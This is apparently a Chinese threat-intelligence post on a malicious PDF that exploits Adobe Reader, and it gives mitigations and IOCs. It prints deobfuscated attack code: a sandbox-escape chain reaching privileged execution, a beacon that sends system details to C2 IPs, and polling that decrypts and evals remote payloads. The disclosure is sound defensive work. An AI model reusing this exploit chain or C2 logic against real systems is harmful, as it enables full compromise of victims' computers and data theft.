

攻击已持续5个月！黑客利用PDF让Adobe Reader执行恶意代码

2026年04月09日 02:09:431339



微步情报局
官方

关注TA

[#AdobeReader##AdobeAcrobat#](#)

概要最新版Adobe Reader和Adobe Acrobat受此攻击影响，别用它们打开PDF！

微步情报局关注到独立安全研究员今日披露，有攻击者将高度混淆的JS代码嵌入在特殊构造的PDF文档，当用户使用Adobe Reader打开该文档时会触发恶意代码，可导致电脑被完全控制。经测试，最新版Adobe Reader和Adobe Acrobat受此攻击影响。文末提供了缓解措施。

目前，该手法已在多个钓鱼攻击中被捕获，持续时长超过5个月，建议用户立即排查并阻断188.214.34.20:34123以及169.40.2.68:45191上的出站流量，在EDR中排查终端是否有和上述IP的通信行为并临时管控AdobeReader。

事件分析

sha256	65dca34b04416f9a113f09718cbe51e11fd58e7287b78 63e37f393ed4d25dde7
文件格式	PDF
文件大小	248.73 KB
初次发现时间	2026-03-23
C2	169.40.2.68:45191

该攻击仅需打开PDF文件即可，无需点击。经测试最新版Adobe Reader和Adobe Acrobat受此攻击影响。

当用户通过非Adobe软件比如浏览器打开时，会显示"需要在Adobe中打开"的弹窗，并模糊化背后内容。



只有在Adobe软件中，文件弹窗会自动被移除，并清楚显示其中的内容。

1 / 1 75%

ДОВЕРЕННОСТЬ (ПОЛНОМОЧИЕ)

Доверитель (Владелец):
Эмиль Ефимов
Адрес: ул. Гримау, 3

Транспортное средство:
Марка: KamAZ
Регистрационный номер: A10BC77

Уполномоченное лицо:
Петров Сергей Викторович
Адрес: Велотрек, ул. Крылатская, 10, Москва, Россия, 121552

Права уполномоченного лица:
Уполномоченное лицо имеет право управлять вышеуказанным транспортным средством и перевозить груз, а также выполнять все необходимые действия, связанные с эксплуатацией автомобиля и доставкой груза.

Описание груза:


Тип: краски и промышленные грунтовки для металла
Количество: 1000 кг

Срок действия доверенности:
с «19» марта 2026 г. по «18» сентября 2026 г.

Подпись доверителя: _____

Дата: «19» марта 2026 г.

使用最新版的Adobe软件(签名2026.4.1)打开该恶意样本，内容主要是以俄语/英语混杂的物流/运输合同文本。



与此同时，在没有任何感知的情况下，深藏在样本中的恶意代码也被一起执行，并不断向外输出信息及执行命令。


```
//
// 第 1 部分: 隐藏 PDF 图层
//
var layers = this.getOCGs();
for (var i = 0; i < this.layers.length; i++) {
    layers[i].state = false; // 隐藏所有 OCG 图层, 防止内容被查看
}
```

通过沙盒逃逸利用链触发特权执行, 将普通函数提升为 trustedFunction 特权函数。

```
* 定义 global.deer() - 将普通函数提升为 trustedFunction 特权函数
*
* 利用链:
*   1. SilentDocCenterLogin + ANShareFile → 获得 app 上下文中的特权代码执行
*   2. Object.prototype.__defineGetter__('doc', ...) → 污染原型链
*   3. eval('this') → 在 ANShareFile 中获得特权 this 引用
*
* 触发方式: ANFancyAlertImpl 的按钮标签注入代码 (见下方)
*/
global['reindeer'] = () => {
    global['deer'] = function(target_function) {
        try {
            // 构造一个伪装成流对象的包装器
            stream = {
                'read': app.trustedFunction.bind(app, target_function)
            };
            // 构造 SOAP 调用包装器
            ob = {
                'getFullName': SOAP.call.bind(SOAP, stream)
            };
            // 污染 Object.prototype.doc 属性
            Object.prototype.__defineGetter__('doc', () => { return ob; });
            // 利用 SilentDocCenterLogin 提升权限
            data = { 'WT': '' };
            this.dirty = false;
            pwnobj = {
                'lastIndexOf': SilentDocCenterLogin.apply(app, data, {}),
                'substring': () => { throw Error(''); }
            };
            // 通过 setValue 设置 path 属性
            this.setValue('path', () => { return pwnobj; });
            // ANShareFile 触发特权执行
            ANShareFile({ 'doc': eval('this') });
        } catch(e) {}
    };
};

/ —— 沙盒逃逸触发机制 ——
/ 通过 ANFancyAlertImpl 的按钮标签注入代码
/ 按钮 key 中的单引号和分号会被当作代码执行
buttons = {
    // 注入代码: a(a(a')); }); global.reindeer(); throw Error('oops'); //
    "a(a(a')); }); global.reindeer(); throw Error('oops'); //": 0
};
try {
    ANFancyAlertImpl('', [], 0, buttons, 0, 0, 0, 0, 0);
} catch(e) {}
```

然后获取失陷机信息, 其中包括语言、版本, 文件信息等。

```
// dog1: payload URL (含受害者系统信息作为 URL 参数)
var dog1 = 'http://' + C2_SERVER + '/' + payloadEndpoint;
dog1 += '?language=' + app.language;
dog1 += '&viewerType=' + app.viewerType;
dog1 += '&viewerVersion=' + app.viewerVersion;
dog1 += '&platform=' + app.platform;
dog1 += '&activeDocs=' + global.activeDocs_count;
dog1 += '&errs=' + ERRS;
dog1 += '&av=' + snake_type;
dog1 += '&osVersion=' + global.getProdVersionString(); // ntdll.dll 版本
dog1 += '&pdfFile=' + pdfFile;
dog1 += '&rnd=' + Math.random();
dog1 += '&od=319988';
```

上传这些系统信息后，每隔500ms接收来自服务器的指令。

```
* 3. 启动 check() 定时器 (每 500ms)
*/
function startup() {
    // 清除可能残留的旧订阅
    try { global.exec(RSS, RSS.removeFeed, [dog1]); } catch(e) {}
    try { global.exec(RSS, RSS.removeFeed, [dog2]); } catch(e) {}

    // 订阅 dog2: 获取 AES 密钥 (bird0)
    try {
        global.exec(RSS, RSS.addFeed, [{
            'cURL': dog2,
            'bPersistent': false,
            'cType': 'JS' // 响应内容作为 JavaScript 执行
        }]);
    } catch(e) {}

    // 订阅 dog1: 获取加密 payload (bird1) + 系统信息上报
    try {
        global.exec(RSS, RSS.addFeed, [{
            'cURL': dog1,
            'bPersistent': false,
            'cType': 'JS' // 响应内容作为 JavaScript 执行
        }]);
    } catch(e) {}

    // 启动 check() 轮询, 每 500ms 检查一次
    global.pig0 = app.setInterval('check()', 500);
}
```

一旦接受到指令，便开始解密解压载荷，实行任意代码执行或者文件窃取等进一步行为。但直到分析时，未接受到C2的进一步指令。

```

/**
 * check() - 每 500ms 由 setInterval 调用
 * 检查是否已收到 AES 密钥(bird0) 和加密 payload(bird1)
 * 若都已收到: 解密 → 解压 → eval 执行第二阶段
 */
function check() {
  if (global.bird1 != undefined && global.bird0 != undefined) {
    // 收到了密钥和加密 payload, 停止轮询
    app.clearInterval(global.pig0);

    global.doc = eval('this');

    // AES-CTR 解密: key=bird0, counter 初值=1
    encryptedBytes = aesjs.utils.hex.toBytes(global.bird1);
    aesCtr = new aesjs.ctr(global.bird0, new aesjs.Counter(1));
    decryptedBytes = aesCtr.decrypt(encryptedBytes);

    // 转换字节为字符串
    decryptedText = '';
    for (var i = 0; i < decryptedBytes.length; i++) {
      decryptedText += String.fromCharCode(decryptedBytes[i]);
    }

    // 清除密钥和加密数据 (痕迹清理)
    global.bird0 = undefined;
    global.bird1 = undefined;

    // DEFLATE 解压第二阶段 payload
    global.final_js = zip_inflate(decryptedText);

    // 500ms 后执行第二阶段
    global.tmp1 = app.setTimeout('eval(global.final_js);', 500);

    // 2000ms 后清理 RSS 订阅
    global.tmp2 = app.setTimeout('removeFeeds();', 2000);
  } else {
    // 等待超时计数
    global.pig1 += 1;
    if (global.pig1 > 80) { // 超时 (80 * 500ms = 40秒)
      app.clearInterval(global.pig0);
      try { global.exec(RSS, RSS.removeFeed, [dog1]); } catch(e) {}
      try { global.exec(RSS, RSS.removeFeed, [dog2]); } catch(e) {}
    }
  }
}

```

通过样本及IOC的特征hunting，发现同类样本在2025年11月28号就已经出现，具体信息如下所示。

sha256	65dca34b04416f9a113f09718cbe51e11fd58e7287b78
	63e37f393ed4d25dde7
文件格式	PDF
文件大小	248.73 KB
初次发现时间	2026-03-23
C2	169.40.2.68:45191

排查方案

监控并阻止IP为188.214.34.20和169.40.2.68的出站流量；在EDR上排查对应IP的网络访问动作。

威胁阶段	威胁名称	严重级别	威胁原因	动作类型	动作描述
命令控制	远控反连	高危	188.214.34.20 34123	网络访问	AdobeCollabSync.exe 访问 188.214.34.20 34123 失败
命令控制	远控反连	高危	169.40.2.68 45191	网络访问	AdobeCollabSync.exe 访问 169.40.2.68 45191 失败

在桌管/软管上筛选软件厂商包含Adobe,软件名称包含Reader，可以快速查询并管控不同版本的AdobeReader。

全部软件列表

软件名称 包含 Reader

软件厂商 包含 Adobe

+

请输入软件名称/软件版本/软件厂商/路径搜索

批量操作

已选中 0 项

已支持对 OpenClaw、CoPaw、AutoClaw、EasyClaw、WorkBuddy (User)、QoderWork、Claude、QClaw 的识别与管控。您可查看终端安装情况，并在需要时下发管控策略进行限制。查看

自定义列

下载

☐	软件名称	版本范围	软件厂商	已安装终端数	终端安装率	软件状态	操作
☐	Asian Language And Spelli...	22.001.20085-23.008.20421	Adobe Systems Incorporated	3	0.32%	未分	...
☐	Adobe Acrobat Reader - C...	24.005.20399-24.005.20399	Adobe Systems Incorporated	1	0.11%	未分	...
☐	Adobe Reader 9.4.0 - Chin...	9.4.0-9.4.0	Adobe Systems Incorporated	1	0.11%	未分	...
☐	Adobe Reader XI - Chines...	11.0.00-11.0.00	Adobe Systems Incorporated	1	0.11%	未分	...

同时如果必要可以选择禁用相关软件

全部软件列表

软件名称 包含

批量操作

软件名称

Asian Language

Adobe Acrobat

Adobe Reader

Adobe Reader

添加软件管控黑名单

软件管控黑名单中的软件将被限制运行。您可以通过如下两个方式添加：按软件、软件厂商。

当前已选中软件：4个

1、黑名单配置

软件黑名单添加方式：☒ 按软件名称 ☐ 按软件厂商

限制软件名称：Asian Language And Spelling Dictionaries Support For Adobe Acrobat Reader,Adobe Acrobat Reader - Chinese Simplified,Adobe Reader 9.4.0 - Chinese Simplified,Adobe Reader XI - Chinese Simplified

限制软件版本范围：☒ 全部版本 ☐ 自定义版本范围 ①

限制运行时间：☒ 全部时间段 ☐ 指定时间段

限制原因：当程序被禁止运行时，此原因将展示在终端用户的提示弹窗内

该程序可能存在安全风险或违反企业规定被限制运行

恢复默认 预览拦截提示弹窗

备注信息（可选）：请输入备注信息，不超过20个字

2、应用范围选择

请选择黑名单应用范围：全网终端

取消

确定

临时缓解措施

● **务必格外小心**：不要打开未经核实来源的PDF文件，如有必要可暂停使用AdobeReader，改用浏览器或者其他软件打开。● **阻止恶意基础设施**：网络管理员应监控并阻止188.214.34.20 在34123端口和 169.40.2.68在端口45191上通信的出站流量。● **部署高水平EDR**：持续监控Adobe Reader被攻击后的后续攻击行为● **在Adobe中禁用JavaScript**：个人用户：临时禁用Adobe 软件中的JavaScript（Edit > Preferences > JavaScript）。企

8/10

业用户：统一管理Adobe Javascript, 可通过注册表实现，详细的禁用JavaScript方法建议参考Adobe官方链接: <https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/javascript.html>

IOC

IP 188.214.34.20 : 34123 169.40.2.68 : 45191 域名 ado-read-parser.com zx. ado-read-parser.com (解析至188.214.34.20) URLs
http://188.214.34.20:34123/rs1?rnd=&od=422974 http://188.214.34.20:34123/s11?
language=ENU&viewerType=Reader&viewerVersion=...&platform=WIN&activeDocs=...&errs=...&av=...&osVersion=...&pdfFile=...&rnd=...&od=422974
http://188.214.34.20:34123/s12?language=ENU&viewerType=Reader&viewerVersion=25.00120435&platform=WIN
http://188.214.34.20:34123/rs2 http://zx.ado-read-parser.com/ http://169.40.2.68:45191/rs1?rnd=&od=319988 http://169.40.2.68:45191/s11?
language=ENU&...&od=319988 Hash 54077a5b15638e354fa02318623775b7a1cc0e8c21e59bcbab333035369e377f
65dca34b04416f9a113f09718cbe51e11fd58e7287b7863e37f393ed4d25dde7 附加Hash
eacad3e01b8b0a44ac030c8c169664dbbdde90c153b550c7b4e0609573df796d
69bf0bc46f51b33377c4f3d92caf876714f6bbbe99e7544487327920873f9820
a2c2339691fc48fdb14fb307292dff3e21222712d9240810742d7df0c6d74dfb

参考链接

<https://justhaifei1.blogspot.com/2026/04/expmon-detected-sophisticated-zero-day-adobe-reader.html>

预览

121

举报

[偷走你们脑子中的知识](#)，[vox](#)，[tFbMQoZzX0](#)，[楊树的杨](#)，[harbourlight](#)，[JimLazar](#)，[assistant](#)，[n1u](#)，[对不良诱惑说不够](#)，[ac698cbc2db14](#)，[王普辣斯](#)，[安全情报](#)，[f4d0d2ba72424](#)，[sunrise24](#)，[小菜鸟001](#)，[木头人666](#)，[NodeLink](#)，[随缘哥](#)，[de34ae5218354](#)，[flxiaowang](#)，[Vingsec](#)，[战神16666](#)，[eserialize](#)，[4aa8fbc0fe6e4](#)，[一剑飘血](#)，[ff6b6bc51a434](#)，[一切都是命运石之门的选择](#)，[匿名用户AK47](#)，[149967a8bb474](#)，[今晚不打老虎](#)，[735400f9e2b54](#)，[彭鱼晏](#)，[c9c650e6a2c24](#)，[-000-](#)，[lllllll](#)，[0bee95c478604](#)，[601ac1c1a7d24](#)，[花开花落花无悔](#)，[Nathig](#)，[cc12138](#)，[6af8e149a7e24](#)，[Bood](#)，[4a28c51d26ee4](#)，[洞洞七](#)，[陌上烟雨](#)，[ykm](#)，[惘逝](#)，[mrxx](#)，[byaai](#)，[Tuzi11](#)，[复容忘园](#)，[f43c7ac344694](#)，[699dab7a2a584](#)，[xudu](#)，[seiya](#)，[游侠某](#)，[NUAGE](#)，[大家还在吗](#)，[西红柿子](#)，[大四喜](#)，[暮色朦胧打瞌睡](#)，[DDM](#)，[SecurityNoob](#)，[提桶大师](#)，[aiya666](#)，[wuliya](#)，[aa84be7edcfd4](#)，[hou9871](#)，[POPOLO](#)，[挖道](#)，[白给小趴菜](#)，[瞬间与永恒](#)，[斯丹康](#)，[2a6ddd73fd4c4](#)，[cjhbiegao](#)，[我是谁我在哪](#)，[w0r1d](#)，[upupdate](#)，[aa644064ecf94](#)，[851c3eb8366f4](#)，[nul1](#)，[送小孩](#)，[無名之輩](#)，[Starfall](#)，[日子全都喂给了猫](#)，[妮妹嫡姥姩](#)，[zhqzxc](#)，[jandanSP](#)，[哈拉少不哈拉少](#)，[寂寞反骨](#)，[林小小丫](#)，[BOOK2098](#)，[2f90859c5ec84](#)，[20a60a1762c54](#)，[江月](#)，[paddling](#)，[Ddream](#)，[W1nter](#)，[oldme](#)，[2fb67978ad094](#)，[tgdz](#)，[579dd3fde6b14](#)，[网安小唐猫](#)，[404月月鸟](#)，[白小纯](#)，[ffffff](#)，[13411eea4e0d4](#)，[笑者](#)，[Unstoppable](#)，[csk](#)，[crazyd](#)，[夜雨声烦](#)，[83fc8ab003bd4](#)，[missc](#)，[yardian](#)，[aaababyface](#)，[小帕鲁](#)，[shibai](#)，[gaoshou](#)，[三天三夜睡不着](#)，[imBobby](#) 觉得很赞



当前社区互动功能无法使用，无法发布新内容

121

0

举报

作者

[微步情报局](#)

官方

744 内容5807 粉丝

社区官方提示
X情报社区恶意发帖公告

热门话题全部

- [# 金句评选活动 #](#)
43.4W
6.1K
- [# 2024重保情报 #](#)
1.3W
69
- [# X焕新升级 #](#)
3.4W
5
- [# 僵尸网络 #](#)
13.0W
101
- [# 钓鱼邮件 #](#)
7.1W
95
- [# 钓鱼 #](#)
22.2W
152
- [# 系统漏洞利用 #](#)
23.3W
187
- [# 远控服务器 #](#)
52.3W
294

文章目录

事件分析

排查方案

临时缓解措施

IOC

参考链接

[NVDB备-20230005号](#)
[京ICP备2022014156号-1](#)
[京公网安备11010802039436号](#)
Copyright © ThreatBook.com All Rights Reserved.



[X情报社区](#)

[用户协议](#)[隐私条款](#)[模型服务协议](#)
违法和不良信息举报：010-57017961

联系我们

customers@threatbook.cn
[TDPOneSECOneSIGHFish](#)[蜜罐微步云沙箱](#)
[NGTIPOneDNSAPIOneCare](#)